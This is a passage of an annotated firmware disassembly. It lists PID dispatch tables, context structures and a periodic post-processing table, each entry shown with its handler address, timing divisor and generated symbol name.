0xDB2D	0xD1	0x88	0xF3954A	0x0000	
0xDB35	0xD6	0x88	0xF2A2CA	0x0000	
0xDB3D	0xE9	0x88	0xF39F3A	0x0000	
0xDB45	0xEA	0x88	0xF39109	0x0000	
0xDB4D	0xED	Wildcard	0xF3A476	0x0000	
0xDB55	0xF3	0x88	0xF38DF3	0x0000	

```
DAE5:     31                  .byte 0x31; PID Key: 0x31
DAE6:     88                  .byte 0x88; Sub-PID: 0x88
DAE7:     97 23               .word 0x9723; Global: 0xF39723 ->
↪  gone_pid_00_31_any_OR_pid_80_31_88_OR_pid_00_31_any_handler_F39723_OR_pid_00_31_any_handler_F39723_OR_pid_00_31
DAE9:     F3                  .byte 0xF3
DAEA:     00                  .byte 0
DAEB:     00 00               .word 0
DAED:     3E                  .byte 0x3E; PID Key: 0x3E
DAEE:     88                  .byte 0x88; Sub-PID: 0x88
DAEF:     97 9F               .word 0x979F; Global: 0xF3979F ->
↪  gone_pid_00_3E_any_OR_pid_80_3E_88_OR_pid_00_3E_any_handler_F3979F_OR_pid_00_3E_any_handler
DAF1:     F3                  .byte 0xF3
DAF2:     00                  .byte 0
DAF3:     00 00               .word 0
DAF5:     54                  .byte 0x54; PID Key: 0x54
DAF6:     88                  .byte 0x88; Sub-PID: 0x88
DAF7:     98 2F               .word 0x982F; Global: 0xF3982F ->
↪  gone_pid_00_54_any_OR_pid_80_54_88_OR_pid_00_54_any_handler_F3982F_OR_pid_00_54_any_handler_F3982F_OR_pid_00_54
DAF9:     F3                  .byte 0xF3
DAFA:     00                  .byte 0
DAFB:     00 00               .word 0
DAFD:     97                  .byte 0x97; PID Key: 0x97
DAFE:     88                  .byte 0x88; Sub-PID: 0x88
DAFF:     9A 46               .word 0x9A46; Global: 0xF09A46 ->
↪  gone_pid_00_97_any_OR_pid_80_97_88_OR_pid_00_97_any_handler_F09A46_OR_pid_00_97_any_handler_F09A46_OR_pid_00_97
DB01:     F0                  .byte 0xF0
DB02:     00                  .byte 0
DB03:     00 00               .word 0
DB05:     9E                  .byte 0x9E; PID Key: 0x9E
DB06:     88                  .byte 0x88; Sub-PID: 0x88
DB07:     95 F9               .word 0x95F9; Global: 0xF395F9 ->
↪  gone_pid_00_9E_any_OR_pid_80_9E_88_OR_pid_00_9E_any_handler_F395F9_OR_pid_00_9E_any_handler
DB09:     F3                  .byte 0xF3
DB0A:     00                  .byte 0
DB0B:     00 00               .word 0
DB0D:     A8                  .byte 0xA8; PID Key: 0xA8
DB0E:     88                  .byte 0x88; Sub-PID: 0x88
DB0F:     96 8E               .word 0x968E; Global: 0xF3968E ->
↪  gone_pid_00_A8_any_OR_pid_80_A8_88_OR_pid_00_A8_any_handler_F3968E_OR_pid_00_A8_any_handler_F3968E_OR_pid_00_A8
DB11:     F3                  .byte 0xF3
DB12:     00                  .byte 0
DB13:     00 00               .word 0
DB15:     C2                  .byte 0xC2; PID Key: 0xC2
```

```
DB16:     88                  .byte 0x88; Sub-PID: 0x88
DB17:     A4 86               .word 0xA486; Global: 0xECA486 ->
↪  gone_pid_00_C2_any_OR_pid_80_C2_88_OR_pid_00_C2_any_handler_ECA486_OR_pid_00_C2_any_handler
DB19:     EC                  .byte 0xEC
DB1A:     00                  .byte 0
DB1B:     00 00               .word 0
DB1D:     C4                  .byte 0xC4; PID Key: 0xC4
DB1E:     88                  .byte 0x88; Sub-PID: 0x88
DB1F:     BB 3A               .word 0xBB3A; Global: 0xECBB3A ->
↪  gone_pid_00_C4_any_OR_pid_80_C4_88_OR_post_0_2Hz_phase_0ms_OR_post_0_4Hz_phase_0ms_OR_pid_00_C4_any_handler_ECB
DB21:     EC                  .byte 0xEC
DB22:     00                  .byte 0
DB23:     00 00               .word 0
DB25:     C7                  .byte 0xC7; PID Key: 0xC7
DB26:     88                  .byte 0x88; Sub-PID: 0x88
DB27:     8B 8E               .word 0x8B8E; Global: 0xF28B8E ->
↪  gone_pid_00_C7_any_OR_pid_80_C7_88_OR_pid_00_C7_any_handler_F28B8E_OR_pid_00_C7_any_handler_F28B8E_OR_pid_00_C
DB29:     F2                  .byte 0xF2
DB2A:     00                  .byte 0
DB2B:     00 00               .word 0
DB2D:     D1                  .byte 0xD1; PID Key: 0xD1
DB2E:     88                  .byte 0x88; Sub-PID: 0x88
DB2F:     95 4A               .word 0x954A; Global: 0xF3954A ->
↪  gone_pid_00_D1_any_OR_pid_80_D1_88_OR_pid_00_D1_any_handler_F3954A_OR_pid_00_D1_any_handler_F3954A_OR_pid_00_D1
DB31:     F3                  .byte 0xF3
DB32:     00                  .byte 0
DB33:     00 00               .word 0
DB35:     D6                  .byte 0xD6; PID Key: 0xD6
DB36:     88                  .byte 0x88; Sub-PID: 0x88
DB37:     A2 CA               .word 0xA2CA; Global: 0xF2A2CA ->
↪  gone_pid_00_D6_any_OR_pid_80_D6_88_OR_pid_00_D6_any_handler_F2A2CA_OR_pid_00_D6_any_handler
DB39:     F2                  .byte 0xF2
DB3A:     00                  .byte 0
DB3B:     00 00               .word 0
DB3D:     E9                  .byte 0xE9; PID Key: 0xE9
DB3E:     88                  .byte 0x88; Sub-PID: 0x88
DB3F:     9F 3A               .word 0x9F3A; Global: 0xF39F3A ->
↪  gone_pid_00_E9_any_OR_pid_80_E9_88_OR_pid_00_E9_any_handler_F39F3A_OR_pid_00_E9_any_handler
DB41:     F3                  .byte 0xF3
DB42:     00                  .byte 0
DB43:     00 00               .word 0
DB45:     EA                  .byte 0xEA; PID Key: 0xEA
DB46:     88                  .byte 0x88; Sub-PID: 0x88
DB47:     91 09               .word 0x9109; Global: 0xF39109 ->
↪  gone_pid_00_EA_any_OR_pid_80_EA_88_OR_pid_00_EA_any_handler_F39109_OR_pid_00_EA_any_handler
DB49:     F3                  .byte 0xF3
DB4A:     00                  .byte 0
DB4B:     00 00               .word 0
DB4D:     ED                  .byte 0xED; PID Key: 0xED
DB4E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DB4F:     A4 76               .word 0xA476; Global: 0xF3A476 ->
↪  gone_pid_00_ED_any_OR_pid_80_ED_any_OR_pid_00_ED_any_handler_F3A476_OR_pid_00_ED_any_handler_F3A476_OR_pid_00_E
DB51:     F3                  .byte 0xF3
DB52:     00                  .byte 0
DB53:     00 00               .word 0
DB55:     F3                  .byte 0xF3; PID Key: 0xF3
DB56:     88                  .byte 0x88; Sub-PID: 0x88
DB57:     8D F3               .word 0x8DF3; Global: 0xF38DF3 ->
↪  gone_pid_00_F3_any_OR_pid_80_F3_88_OR_pid_00_F3_any_handler_F38DF3_OR_pid_00_F3_any_handler
```

```
DB59:     F3                  .byte 0xF3
DB5A:     00                  .byte 0
DB5B:     00 00               .word 0
```

Context at 0xDC61

Offset	Field	Value	Description
0xDC61	PidTablePtr	0xDB5D	Pointer to PID Table
0xDC63	PostProcessingTablePtr	0x0000	Pointer to Post Processing Table
0xDC65	DefaultHandler	0xF2A488	Default PID Handler
0xDC69	DevCounterLimit	0	Device Counter Limit
0xDC6B	PidTableCount	2	Number of PID Entries
0xDC6C	PostProcessingTableCo	0	Number of Post Processing Entries

```
DC61:     DB 5D               .word pid_FE_88_PidTable
DC63:     00 00               .word 0
DC65:     A4 88               .word 0xA488; Global: 0xF2A488 ->
↪  pid_FF_any_default_handler_OR_pid_FE_88_default_handler_OR_pid_80_any_default_handler_OR_pid_00_any_default_han
DC67:     F2                  .byte 0xF2
DC68:     00                  .byte 0
DC69:     00 00               .word 0
DC6B:     02                  .byte 2
DC6C:     00                  .byte 0
```

PID Table at 0xDB5D (Count: 2)

Address	PID	Sub	Handler	Arg	Comment
0xDB5D	0xC5	Wildcard	0xF39AFA	0x0000	
0xDB65	0xC6	Wildcard	0xF39AFA	0x0000	

```
DB5D:     C5                  .byte 0xC5; PID Key: 0xC5
DB5E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DB5F:     9A FA               .word 0x9AFA; Global: 0xF39AFA ->
↪  gone_pid_FE_88_C5_any_OR_pid_FE_88_C6_any_OR_pid_FE_88_C5_any_handler_F39AFA_OR_pid_FE_88_C5_any_handler
DB61:     F3                  .byte 0xF3
DB62:     00                  .byte 0
DB63:     00 00               .word 0
DB65:     C6                  .byte 0xC6; PID Key: 0xC6
DB66:     FF                  .byte 0xFF; Sub-PID: Wildcard
DB67:     9A FA               .word 0x9AFA; Global: 0xF39AFA ->
↪  gone_pid_FE_88_C5_any_OR_pid_FE_88_C6_any_OR_pid_FE_88_C5_any_handler_F39AFA_OR_pid_FE_88_C5_any_handler
```

```
DB69:     F3                  .byte 0xF3
DB6A:     00                  .byte 0
DB6B:     00 00               .word 0
```

Context at 0xDC6D

Offset	Field	Value	Description
0xDC6D	PidTablePtr	0xDB6D	Pointer to PID Table
0xDC6F	PostProcessingTablePtr	0x0000	Pointer to Post Processing Table
0xDC71	DefaultHandler	0xF2A488	Default PID Handler
0xDC75	DevCounterLimit	0	Device Counter Limit
0xDC77	PidTableCount	2	Number of PID Entries
0xDC78	PostProcessingTableCo	0	Number of Post Processing Entries

```
DC6D:     DB 6D               .word pid_FF_any_PidTable
DC6F:     00 00               .word 0
DC71:     A4 88               .word 0xA488; Global: 0xF2A488 ->
↪  pid_FF_any_default_handler_OR_pid_FE_88_default_handler_OR_pid_80_any_default_handler_OR_pid_00_any_default_han
DC73:     F2                  .byte 0xF2
DC74:     00                  .byte 0
DC75:     00 00               .word 0
DC77:     02                  .byte 2
DC78:     00                  .byte 0
```

PID Table at 0xDB6D (Count: 2)

Address	PID	Sub	Handler	Arg	Comment
0xDB6D	0x73	Wildcard	0xF39C91	0x0000	
0xDB75	0x7B	Wildcard	0xF1BACB	0x0000	

```
DB6D:     73                  .byte 0x73; PID Key: 0x73
DB6E:     FF                  .byte 0xFF; Sub-PID: Wildcard
DB6F:     9C 91               .word 0x9C91; Global: 0xF39C91 ->
↪  gone_pid_FF_73_any_OR_pid_FF_73_any_handler_F39C91_OR_pid_FF_73_any_handler
DB71:     F3                  .byte 0xF3
DB72:     00                  .byte 0
DB73:     00 00               .word 0
DB75:     7B                  .byte 0x7B; PID Key: 0x7B
DB76:     FF                  .byte 0xFF; Sub-PID: Wildcard
DB77:     BA CB               .word 0xBACB; Global: 0xF1BACB ->
↪  gone_pid_FF_7B_any_OR_pid_FF_7B_any_handler_F1BACB_OR_pid_FF_7B_any_handler
```

```
DB79:     F1                  .byte 0xF1
DB7A:     00                  .byte 0
DB7B:     00 00               .word 0
```

Post Processing Table at 0xDB7D (Count: 24)

Address	Divisor	Remainder	Handler	Rate
0xDB7D	10	0	0xF3A13B	2Hz
0xDB85	10	0	0xF396F2	2Hz
0xDB8D	2	0	0xF39EBA	10Hz
0xDB95	2	0	0xF394A2	10Hz
0xDB9D	2	0	0xF397FE	10Hz
0xDBA5	2	0	0xF39C5C	10Hz
0xDBAD	20	0	0xF3A15E	1Hz
0xDBB5	20	0	0xF3A1A4	1Hz
0xDBBD	10	0	0xF09A15	2Hz
0xDBC5	20	0	0xF3965D	1Hz
0xDBCD	10	0	0xF3A1EA	2Hz
0xDBD5	10	0	0xF3A3D2	2Hz
0xDBDD	1	0	0xECA437	20Hz
0xDBE5	2	0	0xECB8F4	10Hz
0xDBED	50	0	0xECBB3A	0_4Hz
0xDBF5	20	0	0xF28BDC	1Hz
0xDBFD	10	0	0xF39519	2Hz
0xDC05	10	0	0xF39F6A	2Hz
0xDC0D	10	0	0xF3989C	2Hz
0xDC15	10	0	0xF39AC2	2Hz
0xDC1D	10	0	0xF39B6A	2Hz
0xDC25	100	0	0xF2A8D4	0_2Hz
0xDC2D	10	0	0xF3A20D	2Hz
0xDC35	10	0	0xF3A230	2Hz

```
DB7D:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DB7F:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DB81:     A1 3B               .word 0xA13B; Global: 0xF3A13B ->
↪  gone_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F3A13B_OR_post_2Hz_phase_0ms_handler_F3A13B_OR_post_2Hz_p
DB83:     F3                  .byte 0xF3
DB84:     00                  .byte 0
DB85:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DB87:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DB89:     96 F2               .word 0x96F2; Global: 0xF396F2 ->
↪  gone_post_1Hz_phase_0ms_handler_1_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F396F2_OR_post_2Hz_phase_
```

```
DB8B:     F3                  .byte 0xF3
DB8C:     00                  .byte 0
DB8D:     00 02               .word 2; Divisor: 2 (Rate: 10.00 Hz, Period: 100 ms)
DB8F:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DB91:     9E BA               .word 0x9EBA; Global: 0xF39EBA ->
↪  gone_post_5Hz_phase_0ms_OR_post_10Hz_phase_0ms_handler_F39EBA_OR_post_10Hz_phase_0ms_handler_F39EBA_OR_post_10H
DB93:     F3                  .byte 0xF3
DB94:     00                  .byte 0
DB95:     00 02               .word 2; Divisor: 2 (Rate: 10.00 Hz, Period: 100 ms)
DB97:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DB99:     94 A2               .word 0x94A2; Global: 0xF394A2 ->
↪  gone_post_5Hz_phase_0ms_handler_1_OR_post_5Hz_phase_0ms_OR_post_10Hz_phase_0ms_handler_F394A2_OR_post_10Hz_phas
DB9B:     F3                  .byte 0xF3
DB9C:     00                  .byte 0
DB9D:     00 02               .word 2; Divisor: 2 (Rate: 10.00 Hz, Period: 100 ms)
DB9F:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBA1:     97 FE               .word 0x97FE; Global: 0xF397FE ->
↪  gone_post_5Hz_phase_0ms_handler_2_OR_post_5Hz_phase_0ms_OR_post_10Hz_phase_0ms_handler_F397FE_OR_post_10Hz_phas
DBA3:     F3                  .byte 0xF3
DBA4:     00                  .byte 0
DBA5:     00 02               .word 2; Divisor: 2 (Rate: 10.00 Hz, Period: 100 ms)
DBA7:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBA9:     9C 5C               .word 0x9C5C; Global: 0xF39C5C ->
↪  gone_post_5Hz_phase_0ms_handler_3_OR_post_5Hz_phase_0ms_OR_post_10Hz_phase_0ms_handler_F39C5C_OR_post_10Hz_phas
DBAB:     F3                  .byte 0xF3
DBAC:     00                  .byte 0
DBAD:     00 14               .word 0x14; Divisor: 20 (Rate: 1.00 Hz, Period: 1000 ms)
DBAF:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBB1:     A1 5E               .word 0xA15E; Global: 0xF3A15E ->
↪  gone_post_0_5Hz_phase_0ms_OR_post_1Hz_phase_0ms_handler_F3A15E_OR_post_1Hz_phase_0ms_handler_F3A15E_OR_post_1Hz
DBB3:     F3                  .byte 0xF3
DBB4:     00                  .byte 0
DBB5:     00 14               .word 0x14; Divisor: 20 (Rate: 1.00 Hz, Period: 1000 ms)
DBB7:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBB9:     A1 A4               .word 0xA1A4; Global: 0xF3A1A4 ->
↪  gone_post_0_5Hz_phase_0ms_handler_1_OR_post_0_5Hz_phase_0ms_OR_post_1Hz_phase_0ms_handler_F3A1A4_OR_post_1Hz_ph
DBBB:     F3                  .byte 0xF3
DBBC:     00                  .byte 0
DBBD:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DBBF:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBC1:     9A 15               .word 0x9A15; Global: 0xF09A15 ->
↪  gone_post_1Hz_phase_0ms_handler_2_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F09A15_OR_post_2Hz_phase_
DBC3:     F0                  .byte 0xF0
DBC4:     00                  .byte 0
DBC5:     00 14               .word 0x14; Divisor: 20 (Rate: 1.00 Hz, Period: 1000 ms)
DBC7:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBC9:     96 5D               .word 0x965D; Global: 0xF3965D ->
↪  gone_post_0_5Hz_phase_0ms_handler_2_OR_post_0_5Hz_phase_0ms_OR_post_1Hz_phase_0ms_handler_F3965D_OR_post_1Hz_ph
DBCB:     F3                  .byte 0xF3
DBCC:     00                  .byte 0
DBCD:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DBCF:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBD1:     A1 EA               .word 0xA1EA; Global: 0xF3A1EA ->
↪  gone_post_1Hz_phase_0ms_handler_3_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F3A1EA_OR_post_2Hz_phase_
DBD3:     F3                  .byte 0xF3
DBD4:     00                  .byte 0
DBD5:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DBD7:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBD9:     A3 D2               .word 0xA3D2; Global: 0xF3A3D2 ->
↪  gone_post_1Hz_phase_0ms_handler_4_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F3A3D2_OR_post_2Hz_phase_
```

```
DBDB:     F3                  .byte 0xF3
DBDC:     00                  .byte 0
DBDD:     00 01               .word 1; Divisor: 1 (Rate: 20.00 Hz, Period: 50 ms)
DBDF:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBE1:     A4 37               .word 0xA437; Global: 0xECA437 ->
↪  gone_post_10Hz_phase_0ms_OR_post_20Hz_phase_0ms_handler_ECA437_OR_post_20Hz_phase_0ms_handler_ECA437_OR_post_20
DBE3:     EC                  .byte 0xEC
DBE4:     00                  .byte 0
DBE5:     00 02               .word 2; Divisor: 2 (Rate: 10.00 Hz, Period: 100 ms)
DBE7:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBE9:     B8 F4               .word 0xB8F4; Global: 0xECB8F4 ->
↪  gone_post_5Hz_phase_0ms_handler_4_OR_post_5Hz_phase_0ms_OR_post_10Hz_phase_0ms_handler_ECB8F4_OR_post_10Hz_phas
DBEB:     EC                  .byte 0xEC
DBEC:     00                  .byte 0
DBED:     00 32               .word 0x32; Divisor: 50 (Rate: 0.40 Hz, Period: 2500 ms)
DBEF:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBF1:     BB 3A               .word 0xBB3A; Global: 0xECBB3A ->
↪  gone_pid_00_C4_any_OR_pid_80_C4_88_OR_post_0_2Hz_phase_0ms_OR_post_0_4Hz_phase_0ms_OR_pid_00_C4_any_handler_ECB
DBF3:     EC                  .byte 0xEC
DBF4:     00                  .byte 0
DBF5:     00 14               .word 0x14; Divisor: 20 (Rate: 1.00 Hz, Period: 1000 ms)
DBF7:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DBF9:     8B DC               .word 0x8BDC; Global: 0xF28BDC ->
↪  gone_post_0_5Hz_phase_0ms_handler_3_OR_post_0_5Hz_phase_0ms_OR_post_1Hz_phase_0ms_handler_F28BDC_OR_post_1Hz_ph
DBFB:     F2                  .byte 0xF2
DBFC:     00                  .byte 0
DBFD:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DBFF:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DC01:     95 19               .word 0x9519; Global: 0xF39519 ->
↪  gone_post_1Hz_phase_0ms_handler_5_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F39519_OR_post_2Hz_phase_
DC03:     F3                  .byte 0xF3
DC04:     00                  .byte 0
DC05:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DC07:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DC09:     9F 6A               .word 0x9F6A; Global: 0xF39F6A ->
↪  gone_post_1Hz_phase_0ms_handler_6_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F39F6A_OR_post_2Hz_phase_
DC0B:     F3                  .byte 0xF3
DC0C:     00                  .byte 0
DC0D:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DC0F:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DC11:     98 9C               .word 0x989C; Global: 0xF3989C ->
↪  gone_post_1Hz_phase_0ms_handler_7_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F3989C_OR_post_2Hz_phase_
DC13:     F3                  .byte 0xF3
DC14:     00                  .byte 0
DC15:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DC17:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DC19:     9A C2               .word 0x9AC2; Global: 0xF39AC2 ->
↪  gone_post_1Hz_phase_0ms_handler_8_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F39AC2_OR_post_2Hz_phase_
DC1B:     F3                  .byte 0xF3
DC1C:     00                  .byte 0
DC1D:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DC1F:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DC21:     9B 6A               .word 0x9B6A; Global: 0xF39B6A ->
↪  gone_post_1Hz_phase_0ms_handler_9_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F39B6A_OR_post_2Hz_phase_
DC23:     F3                  .byte 0xF3
DC24:     00                  .byte 0
DC25:     00 64               .word 0x64; Divisor: 100 (Rate: 0.20 Hz, Period: 5000 ms)
DC27:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DC29:     A8 D4               .word 0xA8D4; Global: 0xF2A8D4 ->
↪  gone_post_0_1Hz_phase_0ms_OR_post_0_2Hz_phase_0ms_handler_F2A8D4_OR_post_0_2Hz_phase_0ms_handler_F2A8D4_OR_post
```

```
DC2B:     F2                  .byte 0xF2
DC2C:     00                  .byte 0
DC2D:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DC2F:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DC31:     A2 0D               .word 0xA20D; Global: 0xF3A20D ->
↪  gone_post_1Hz_phase_0ms_handler_10_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F3A20D_OR_post_2Hz_phase
DC33:     F3                  .byte 0xF3
DC34:     00                  .byte 0
DC35:     00 0A               .word 0xA; Divisor: 10 (Rate: 2.00 Hz, Period: 500 ms)
DC37:     00 00               .word 0; Remainder: 0 (Phase: 0 ms)
DC39:     A2 30               .word 0xA230; Global: 0xF3A230 ->
↪  gone_post_1Hz_phase_0ms_handler_11_OR_post_1Hz_phase_0ms_OR_post_2Hz_phase_0ms_handler_F3A230_OR_post_2Hz_phase
DC3B:     F3                  .byte 0xF3
DC3C:     00                  .byte 0
```